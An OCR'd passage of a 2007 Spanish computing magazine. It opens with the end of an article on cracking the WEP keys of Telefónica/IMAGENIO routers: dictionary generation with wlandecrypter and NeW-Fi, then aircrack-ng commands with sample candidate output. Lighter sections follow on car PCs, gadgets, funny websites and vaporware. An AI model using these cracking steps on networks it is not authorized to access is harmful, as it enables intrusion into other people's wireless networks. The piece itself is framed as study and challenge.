Esto tendría fácil solución si tuviésemos acceso al Router inalámbrico. Con ello podríamos comprobar cual es la dirección MAC de la interfaz ethernet y calcular el Passprase.

Aunque si pensamos como atacantes, si tuviésemos acceso al Router inalámbrico... ¿para que demonios necesitaríamos romper su cifrado WEP de 128 bits?, un poco irónico ¿verdad?

Probemos de la siguiente forma: Calculemos el Passphrase de la misma manera que calcularíamos el Passphrase de cualquier otra red inalámbrica de IMAGENIO o ADSL de Telefónica. Generemos un diccionario con todas las posibles Passphrases y con ayuda de aircrack-ng intentemos conseguir la clave WEP de 128 Bits de esta nueva red inalámbrica "mutante".

Desgraciadamente existe un inconveniente, Wlandecrypter y NeW-Fi [BETA] 0.1 no dan el BSSID como válido. Por lo tanto no nos van a permitir generar el diccionario... ¡¡Houston tenemos un problema!!.

La única alternativa que nos queda es modificar el código de NeW-Fi [BETA] 0.1 para que nos permita de igual manera "Calcular el resultado" y "Generar el diccionario". Todo ello gracias a que NeW-Fi [BETA] 0.1 es Software Libre. Desgraciadamente no podremos hacer lo mismo con wlandecrypter, su código no ha sido liberado... Con esto reducimos el ataque a tan solo un sistema operativo... Microsoft Windows. ¿Quien nos lo iba a decir?. Recordar que todavía no se ha desarrollado NeW-Fi para entornos GNU/LiNUX.

Os prometo que para cuando esté publicado este artículo ya contaréis con NeW-Fi [BETA] 0.2. Recordar que yo redacto los artículos mucho antes de ser publicados :).

Una vez que generamos el diccionario con NeW-Fi [BETA] 0.2 tan solo tenemos que lanzar aircrack-ng con los siguientes parámetros.




```
Aircrack-ng -w diccionario
ficheros_con_paquetes_con_IV
```

Luego nos queda esperar y tener suerte.

Puede darse la casualidad de que aircrack-ng no haya sido capaz de romper la red inalámbrica "mutante" pero que siga un mismo patrón que las demás redes inalámbricas de IMAGENIO y ADSL de Telefónica. Recordar que podría utilizar para generar el Passphrase una dirección MAC de la interfaz Ethernet diferente a la que vienen utilizando los Routers ZyXEL.

Desgraciadamente, en el artículo de hoy, no podemos comprobar si todo esto sería válido o habría que cambiar alguna cosa… aunque quizás IMAGENIO o ADSL de Telefónica han decidido cambiar la forma de generar claves WEP a sus clientes… Algo que me extraña, la verdad.

Nos quedaremos con la duda hasta que se resuelva el problema. El reto está ahí… ¡¡diez puntos para el primero que pueda resolverlo!!. No se a vosotros, pero a mi me encantan este tipo de retos… Solo investigando podremos dar con la solución. Espero que pueda hablamos pronto de ella…

De igual manera os enseñaré como generar un diccionario con wlandecrypter. Ya que con NeW-Fi [BETA] ya sabemos generarlo.

En el artículo de hoy utilizamos una tubería, también conocido como pipe, que lo que hace es redirigir la salida de un comando o programa a la entrada de otro comando o de otro programa. Todo ello simultáneamente.

Si utilizamos wlandecrypter sin el pipe o tubería y sin WepLab obtendremos lo siguiente:

```
Wlandecrypter BSSID ESSID
```

Wlandecrypter va imprimiendo en pantalla un por uno todos los posibles Passphrases de la red inalámbrica objetivo.

Si queremos almacenarlos todos en un fichero de texto plano tan solo tenemos que redireccionar la salida a un fichero de texto con los siguientes parámetros.

```
Wlandecrypter BSSID ESSID
> diccionario.txt
```

```
C:\WINDOWS\system32\cmd.exe
Z001349FFEA00
Z001349FFEB00
Z001349FFEC00
Z001349FFED00
Z001349FFEE00
Z001349FFEF00
Z001349FFF000
Z001349FFF100
Z001349FFF200
Z001349FFF300
Z001349FFF400
Z001349FFF500
Z001349FFF600
Z001349FFF700
Z001349FFF800
Z001349FFF900
Z001349FFFA00
Z001349FFFB00
Z001349FFFC00
Z001349FFFD00
Z001349FFFE00
Z001349FFFF00

C:\Documents and Settings\NeTTinG\Escritorio\WEP\weplab-0.1.5_win32\weplab-0.1.5
_win32>_
```

Conclusiones

Parece que ha medida que vamos estudiando un tema van apareciendo nuevos problemas y desafíos que vamos solucionando.

Para todos aquellos que no podáis dormir sin saber la respuesta del problema formulado de este artículo ;b, podéis seguir más de cerca el asunto en este hilo: http://www.wadalbertia.org/phpBB2/viewtopic.php?t=3315&start=15

Donde seguramente estaré participando activamente. No os cortéis ni un pelo y ofrecer todas vuestras opiniones respecto al asunto (claro, hombre, no te me pongas a hablar de los buenos huevos fritos que hace tu madre… ¡¡ay, ese colesterol!!).

HEMOS LANZADO UN PROBLEMA AL AIRE Y HEMOS ESTUDIADO ALGUNAS FORMAS DE COMO PODRÍAMOS SOLUCIONARLO. ASPECTOS QUE ME PARECEN MUY INTERESANTES PARA DESARROLLAR NUESTRAS MENTES

He prometido que para cuando esté publicado este artículo ya estará liberado la versión NeW-Fi [BETA] 0.2. Espero que pueda cumplir mi palabra…. y sino a la hoguera de cabeza. Por ello, estar atentos a mi blog: http://www.netting.wordpress.com.

En este artículo hemos aprendido a realizar los ataques contra las redes inalámbricas de IMAGENIO y ADSL de Telefónica desde Microsoft Windows. Que como veis es también muy sencillo. Hemos lanzado un problema al aire y hemos estudiado algunas formas de como podríamos solucionarlo. Aspectos que me parecen muy interesantes para desarrollar nuestras mentes.

En el próximo número

En el próximo capítulo espero meternos ya en la problemática de las redes inalámbricas de IMAGENIO / ADSL de Telefónica. Que si no sueltan los paquetes con vector de iniciación… Que si se encuentra un cliente conectado… que si no hay estación… que si los vectores de iniciación no crecen muy deprisa. Bueno, de todo esto y más hablaremos en el próximo capítulo de Hack Wi-Fi. Aunque no profundaremos en el asunto, por que de ello hablaremos más adelante en un artículo que tengo preparado para ello.

Un saludo y ojo con los buenos huevos fritos que hace tu madre d;b

Nos vemos en el próximo número de Hack Wi-Fi.

NeTTinG (Enrique Andrade González)
nettinghxc@gmail.com
http://www.wadalbertia.org
http://www.hackwifi.tk
http://www.blognetting.tk

alg@rroba 121
AÑO 9 (??? ¿TODAVÍA?), NÚMERO 121

ESTÁS LLEGANDO A TU DESTINO
VAMOS BIEN PA MURCIA
BIP BIP
Y TE SUDAN LAS MANOS
¿QUIERES VER LOS BINGUEROS?

TU COCHE NECESITA UN CARPUTER

CARPUTER

TU PROPIO COCHE FANTÁSTICO

Entre el tuning y el modding, podría decirse que se encuentra el carputer. O no. O sí. Bueno, donde sea, tampoco nos vamos a poner a discutir. Hay quien dice que actualmente no tiene mucho sentido ponerse a montar un ordenador para meterlo en el salpicadero, habiendo GPS a buen precio y reproductores multimedia portátiles con sus dos pantallitas y todo. Pero no se puede negar eso de que "mejor si lo haces tú", y además porque el carputer todavía tiene unas cuantas posibilidades más que otros métodos comerciales para que nuestro coche farde más que cualquier bólido.

Paso a paso

Que sí, que sí, que mola mucho más eso de ponerse un día con un montón de componentes a meterle mano al coche, que irse a una tienda y comprarse un equipo ya preparado. Además, seguro que si lo hacemos nosotros sale mucho más barato y podemos hacerle todo tipo de apaños, por emplear terminología técnica. El carputer es, lógicamente, un ordenador que le vamos a poner a nuestro coche. Al principio se pensaba en estas soluciones como una especie de extensión o ampliación del RadioCD del vehículo, añadiéndole más posibilidades, sobre todo en los tiempos que el mp3 empezaba a pegar fuerte. Nada como tener un disco duro con miles de canciones, y un interfaz donde poner nuestras propias listas de reproducción para que la música nos acompañara durante horas. Claro está, lo siguiente era añadirle nuevas funciones. De la música pasamos a las fotos, y de las fotos a los vídeos. Porque, con eso del DiVX, ¿cómo prescindir de las pelis para los viajes largos? Todos estos avances "caseros" fueron coincidiendo con alternativas comerciales, a cual más sofisticada y sobre todo, costosa. Pero con el tiempo los productos multimedia, más o menos parecidos al carputer, se han ido abaratando y se han hecho más accesibles.

Pero el encanto de llevarse el modding al coche sigue ahí. En estos tiempos en los que cualquier electrodoméstico ya incorpora funciones propias de un ordenador, no es nada descabellado "exportarlo" a nuestro coche, por algo nos pasamos horas en él, por aquello de los largos desplazamientos y los atascos. Lo primero es pasarse por buenas páginas de car-





puter para que nos den las primeras pistas, como http://foros.zackyfiles.com/showthread.php?t=324493. A partir de ahí, lo de siempre: el límite lo ponemos nosotros, ya sea creando una recreativa en casa o montando un carputer en un Opel Astra. Hay que tener en cuenta que los componentes han de ser más específicos que los de cualquier ordenador doméstico. Hay que buscar placas más pequeñas y de menor consumo, y los expertos parecen inclinarse por modelos Mini-ITX. Y, por supuesto, es preferible hacerse con un monitor de pantalla táctil. Es mucho más cómodo, rápido e intuitivo. Hay en Internet muchas soluciones de software para crear un entorno acorde con lo que necesitamos, accesible y que no distraiga. Eso sí, que quede claro que si vamos a usar el carputer, que sea cuando estemos detenidos, o en su defecto que lo haga el copiloto, que luego pasa lo que pasa. Además de usarlo como reproductor multimedia ultrasofisticado, el carputer tiene otra gran utilidad; y es que, configurándolo convenientemente, puede funcionar como una avanzada herramienta de diagnóstico de nuestro coche. Puede decirnos el estado de determinadas piezas, casi casi como en los paneles de control de los coches de competición, pero en nuestro modesto (o no tan modesto) utilitario. Esta función es una de las joyas del carputer, y es una de las bazas del sector.

Además de la función GPS, el carputer también supone una gran oportunidad para llevarse al coche el navegador de Internet, el correo electrónico y demás. Se trata de una función que va lentamente incorporándose de serie en coches de alta gama, como vemos en http://gizmodo.com/gadgets/cars/bmw-officially-the-first-car-with-google-search-295656.php, y que podemos meterle a nuestro carputer.

Inspírate con el trabajo ajeno

Además de ser una fuente de información para lo que vamos a hacer, la Red es inevitablemente el lugar donde podemos inspirarnos con las creaciones de otros. Y el caso del carputer o carPC tampoco iba a ser una excepción. Y, cómo no, encontraremos no pocas tiendas de componentes y de soluciones bastante completas, por si no queremos rompernos mucho la cabeza. Podemos echar un vistazo a sitios como http://www.cartft.com/, http://www.stevieg.org/carpc/, http://www.ibertronica.es/CarPC.htm, http://www.carpc.es/store/index.php. Que haya suerte y ya sabes, si ves DiVX, no conduzcas.



SI VAMOS A USAR EL CARPUTER, QUE SEA CUANDO ESTEMOS DETENIDOS, O EN SU DEFECTO QUE LO HAGA EL COPILOTO, QUE LUEGO PASA LO QUE PASA







FRIKI GADGET

Todo un festín de cacharros en tu mesa. Y de postre, una cuenta astronómica. Pero, ¿qué más da, si luego podremos exhibir nuestras posesiones?

De la cinta virgen al USB virgen

Si no puedes olvidar tus cintas de cassette grabadas de la radio, hazte con esta memoria USB. Tiene un nostálgico envoltorio con la forma de cinta o mixtape que despertará el setentero/ochenterero que llevas dentro. Como si alguna vez se hubiera dormido...
http://www.suck.uk.com/product.php?rangeID=82



Despierta con tu iPod

Monmagan nos envía este estupendo despertador para iPod e iPod Nano. Además de funcionar como dock para reproducir y recargar el dispositivo, puede despertarnos con la canción que queramos. Y de diseño tampoco anda nada mal.
http://es.appleweblog.com/2006/10/25/reloj-despertador-para-ipod/



El Lado Oscuro te hace cabezón

No puede faltar el gadget de rigor de La Guerra de las Galaxias, por aquello del trigésimo aniversario y tal. Este mes nos llega un apetitoso Darth Vader Holograma Cabezón. Ahora que se lleva eso de los bobbleheads, el Lado Oscuro le da su toque de distinción.
http://www.uberreview.com/2007/07/darth-vader-hologram-bobblehead.htm





Pala "pa la" nevera

Perdón por el chiste, no damos para mucho más. Pero lo que importa es el producto, una útil pala para coger los refrescos de la nevera playera sin que se nos pegue la mano al hielo, y sin empapársela ni nada. Aunque con el calor que hace en verano, casi que conviene más empaparse el mayor tiempo posible.
http://www.taylorgifts.com/prodetail~itemNo~27486.asp



Pinzas para las tostadas


Si estás harto de quemarte los dedos al sacar las tostadas de la tostadora, o bien se te atasca el pan y el botón para que salgan no funciona, puedes usar estas pinzas especialmente pensadas para ese electrodoméstico. A partir de ahora solo te quemarás la lengua, y eso si no puedes esperar a que se enfríen un poco las tostadas.
http://www.shopcatchingfireflies.com/Qstore/Qstore.cgi?CMD=011&PROD=1185213854



El sandwich es sagrado, protégelo


No con tu vida, sino con este sencillo producto, que además de envolver el sandwich en plástico duro, también pone a buen recaudo el zumito o el batido. Viene de perlas para que no se le ponga perdido el desayuno al peque en el patio del colegio.

http://www.wists.com/cribcandy/f0113e77a523b6c2fe0ca254d96fcc6a



Las palabras se quedan en el aire

Spacewriter es un pequeño aparato que permite mostrar mensajes "en el aire", proyectándolos y visibles hasta 50 metros de distancia. Hasta cuatro mensajes de 30 caracteres cada uno, y tres colores disponibles para hacernos notar allá donde vayamos. Atrás quedó el obsoleto puntero láser.
http://www.rocketdistribution.com/products.php?id=15



Yo no te pido la luna, pero casi

Si antes hablábamos de llevarse unos rayos de sol a casa, aquí podemos traernos algo así como la luna. Una confortable y acogedora luz blanca con forma de luna para nuestras noches de insomnio o simplemente para tener algo más de compañía. Dulces sueños.
http://englishrussia.com/?p=1152

El tren bala pasa por casa

Nada como conducir un tren bala japonés para relajarse y disfrutar del paisaje y del ingenio nipón. Este simulador de tren bala se conecta a la tele como cualquier consola y permite que nos convirtamos en conductor de este medio de transporte. Los que se divierten con los trenes de juguete pueden dar el salto tecnológico.
http://www.plasticbamboo.com/2007/08/01/shinkansen-simulator/






El sol en un tarro

El Sun Jar es todo un invento. Durante el día "guarda" la luz solar que le llegue, y por la noche brilla gracias a las tres lámparas LED de su interior. Para el camping, la habitación de los niños, o simplemente para iluminar cualquier estancia de forma romántica y misteriosa. Oooh.
http://www.prezzybox.com/products/index.aspx?pid=4339

¡Mosquis, un hub USB!

En plena eclosión de hubs USB, nada como hacerse con uno de Los Simpson para dar la nota. Este hub de cuatro puertos tiene además a Homer haciendo de las suyas cuando damos uso a alguno de esos puertos. Podemos desactivar a Homer si usamos en el hub en el trabajo y así no llamamos la atención más de la cuenta.
http://www.whatonearthcatalog.com/whatonearth/Shop-By-Theme_4AA/MoviesTelevisionPop-Culture_4BU/Item_Animated-Homer-Simpson-Multi-USB-Port_AY0232_ps_cti-4BU.html



Cableyoyo, para no tenerlo todo colgando

Y nos referimos a los cables, que conste. Con tanto gadget y aparatejo los cables nos salen por las orejas ya, sin exagerar. Empiezan a aparecer sencillas pero útiles soluciones para tenerlos más recogidos, y Cableyoyo es una de ellas, con un diseño bastante atractivo además. http://www.bluelounge.com/cableyoyo.php



Freak Domain


Nunca hay suficientes frikis en el mundo

Eso es lo que tenemos que decir, por si hay alguien que se siga empeñando en poner al friki a caer de un burro, que se lleva eso mucho últimamente. Que hay muchas cosas peores en el mundo, leñe.

El Photoshop no siempre es tu amigo

Y no nos referimos a esos retoques exageradísimos que ya son marca de la casa en ciertas revistas http://jezebel.com/gossip/photoshop-of-horrors/heres-our-winner-redbook-shatters-our-faith-in-well-not-publishing-but-maybe-god-278919.php), sino en esos fallos garrafales que se cometen por entrar con el Photoshop a saco. Que una cosa es pasarle el aerógrafo a una carita o un muslito y otra es directamente borrarlo de la imagen porque no queda bien. En esta página tenemos unos cuantos ejemplos de esos errores cometidos por las prisas y las ansias de retocar sin fin. Amantes de los efectitos y los filtros, tened cuidado, cualquier día podéis acabar en una página de este tipo, para mofa, befa y escarnio de los lectores. Usad el Photoshop sabiamente. Como en http://planethiltron.com/.





http://www.lacoctelera.com/snakesolido/post/2006/01/15/los-profesionales-del-photoshop-tambien-se-equivocan



http://gizmodo.com/gadgets/sex/terminator-sex-positions-283966.php

Hardcore Terminator Sex, download now!

De entre todas las galerías de fotos picantes que hemos visto últimamente (que son muchas, palabra), esta es sin dudas la más friki en mucho tiempo. Se trata de una galería de un usuario de Flickr (http://www.flickr.com/photos/51035610542@N01/sets/72157594291346788/) que se ha pasado un buen rato montando una sesión fotográfica con escenas sexuales protagonizadas por Terminators, concretamente por modelos T-800, que son los que más molan. Con estas fotos se demuestra que el amor carnal no es exclusivo de los animales, y que los robots también pueden hacerlo. Y esta vez no son dos robots de un vídeo de Bjork, sino los entrañables endoesqueletos de Terminator.

Smack my bitch up



"Recién casada con Shunsuke, el hijo mayor de la familia Tsubakikoji, Reiko sufre la pérdida de su marido al día siguiente. Entre las crueles mofas de los aristócratas, la sangre no azul de Reiko está a punto de ebullición". Este es el comienzo del argumento de uno de los juegos flash más divertidos de los últimos tiempos, Rose

Camellia. Un juego en el que nos dedicaremos a dar bofetadas, y a esquivarlas. Con nuestro ratón y un poco de práctica nos pasaremos unos buenos ratos dando tortas en este jueguecito japonés. Los conflictos de la nobleza se resuelven también a tortas, que nadie se piense eso de que los ricos se matan a insultos.



http://nigoro.jp/game/rosecamellia/rosecamellia.php

Nada como los tatuajes de la cárcel... Con el Rumble Pak

De entre todos los usos que se le pueden dar a los periféricos consoleros, palabrita que jamás se nos hubiera ocurrido el que hemos leído en Kotaku. Resulta que, según parece, en las áreas de máxima seguridad de algunas prisiones norteamericanas usan los Rumble Pak de Nintendo 64... Para hacer tatuajes. Por si alguien no lo recuerda, el Rumble Pak es un dispositivo que se insertaba en un slot del mando de Nintendo 64 para hacerlo vibrar. Pues unos cuantos años después se ha sabido que en algunas prisiones se emplea como motor para tatuar en las celdas. Vivir para ver.



http://kotaku.com/gaming/case-mods/convicts-inked-using-n64-rumble-paks-283516.php

Mod del mes

La peli Batman Begins, además de ser un estupendo nuevo comienzo de la saga del Hombre Murciélago en los cines, dejó huella en el público por unos cuantos motivos. Uno de ellos es la contundencia de los diseños, como puede apreciarse en el nuevo Batmóvil. Una especie de tanque con ruedas, con el que Batman se mueve sin florituras al volante. También llamado Tumbler, el nuevo Batmóvil es el vehículo elegido para uno de los mod del mes. En http://www.ubergizmo.com/15/archives/2007/08/batmobile_computer_mod_is_too_cool.html y en http://gizmodo.com/photogallery/TumblerMod/ tenemos muchas imágenes del proceso de creación y del espectacular resultado. Siguiendo con los casemods, aquí tenemos uno que es ya un clásico, el de Doom3, en http://www.techeblog.com/index.php/tech-gadget/incredible-doom-3-case-mod. Una monstruosidad, pero en el buen sentido de la palabra. Terminamos con el concurso de casemods patrocinado por EA Sports, con motivo de la promoción de FIFA´07. En http://www.bit-tech.net/modding/2007/07/19/ea_fifa_07_mod/1 y en http://www.geekologie.com/2007/08/fifa_07_computer_mod.php tenemos datos e imágenes del ganador del concurso.










WEB del mes

http://www.moanmyip.com/


Salidos del mundo, he aquí otro motivo del mundo para vuestro jolgorio y algarabía. Por si no fuera poca la excitación experimentada por quienes oyen su nombre susurrado de forma erótica por su amante, ahora llega la mención de su ip con gemidos. O sea, una sarta de números dichos en forma de gimoteos amorosos, para que sepas lo macho-macho que es tu conexión. Y es que hay quien se excita con muy poca cosa, porque avisamos de que en la página no sale ninguna imagen obscena, simplemente un reproductor de audio, pero no hay que despreciar la erótica de las palabras, aunque sean en inglés. ¿Quieres que se anime el ambiente en la oficina un nebuloso lunes por la mañana? Envía este enlace a los compañeros y avísales para que le den caña a los altavoces.



WEB Chorra

http://dowhatnow.typepad.com/do_what_now/

No hay nada como volver atrás unas décadas en el tiempo para ver cuán horteras hemos sido nosotros y nuestros antepasados, para sorprendernos luego viendo que seguimos siendo horteras en la actualidad y que no vale eso de reirse tanto del pasado. En fin. En este estupendo blog encontramos no pocas muestras de las horribles revistas de decoración y de cocina que los ojos humanos han visto pasar, así como de terribles anuncios impresos. Platos que no tienen un solo ápice de buen gusto ni sugieren que sabrán mínimamente bien, muebles cuyo visionado haría sangrar a cualquier decorador... El blog es de lo más entretenido, porque nos encontraremos con recetas imposibles, presentaciones deplorables y eslóganes de ultratumba. Eso sí, habrá que vernos dentro de 20 años mofándonos de las revistas de cocina y de decoración de ahora.












"Yo lo que quiero es meterle la Wii encastrada en el salpicadero del coche": Gaby López
"Eso, y vas provocando accidentes mientras juegas al Wii Sports, cenutrio": Carlos Verdier
"Mmmm, al Guitar Hero no se podrá jugar muy bien a no ser que tenga un monovolumen... Y un chófer": Pablo Gu

VAPORWARE

Vender la piel del oso antes de cazarlo



Si los de Tele5 vuelven a plantearse emitir un programa dedicado a los videojuegos, harían bien leyéndose este reportaje, en él encontrarían un filón que riánse ustedes del tomate, hormigas de colores y salsas tártaras. Yo, como si lo viera, carnaza para el cotilleo de las cosas de lo vintage, sacudiendo trapos sucios del año de la picor para ver cuantos esqueletos caen y la Patiño berreándole a Sir Clive Sinclair. Sí, me gusta imaginarme a la Patiño en medio de todo el percal. Realmente excitante.

Enchufa el extractor, que se engrasa la cocina


Donde dije 'digo' digo 'Diego'. Esa sería de forma muy rudimentaria la definición de 'vaporware'. También valdría un 'si te he visto no me acuerdo' o un 'no sé de qué demonios me está hablando' que el mofletudo Arnold -Gary Coleman en realidad- soltaría entre las carcajadas enlatadas de un estudio de televisión. Vaporware es vapor, humo, promesas sin sustento, el 'chupa, chupa, que yo te aviso' de la informática y los videojuegos. El sabor de boca que queda -dicen- es el mismo.

Vaporware es un tipo de desarrollo relacionado con software o hardware, de computadoras domésticas o de entretenimiento por video en general, que se anuncia y que el inexorable tiempo acaba convirtiendo en leyenda, en promesa incumplida, agua de borrajas, atrezo del cuento de la lechera, una tomadura de pelo, un billete de cuatrocientos euros, culpable hasta que no se demuestra lo contrario. Si lo desean puedo seguir pero por su bien prefiero pasar al asunto en cuestión, que es más divertido. ¿Me permiten? Gracias.

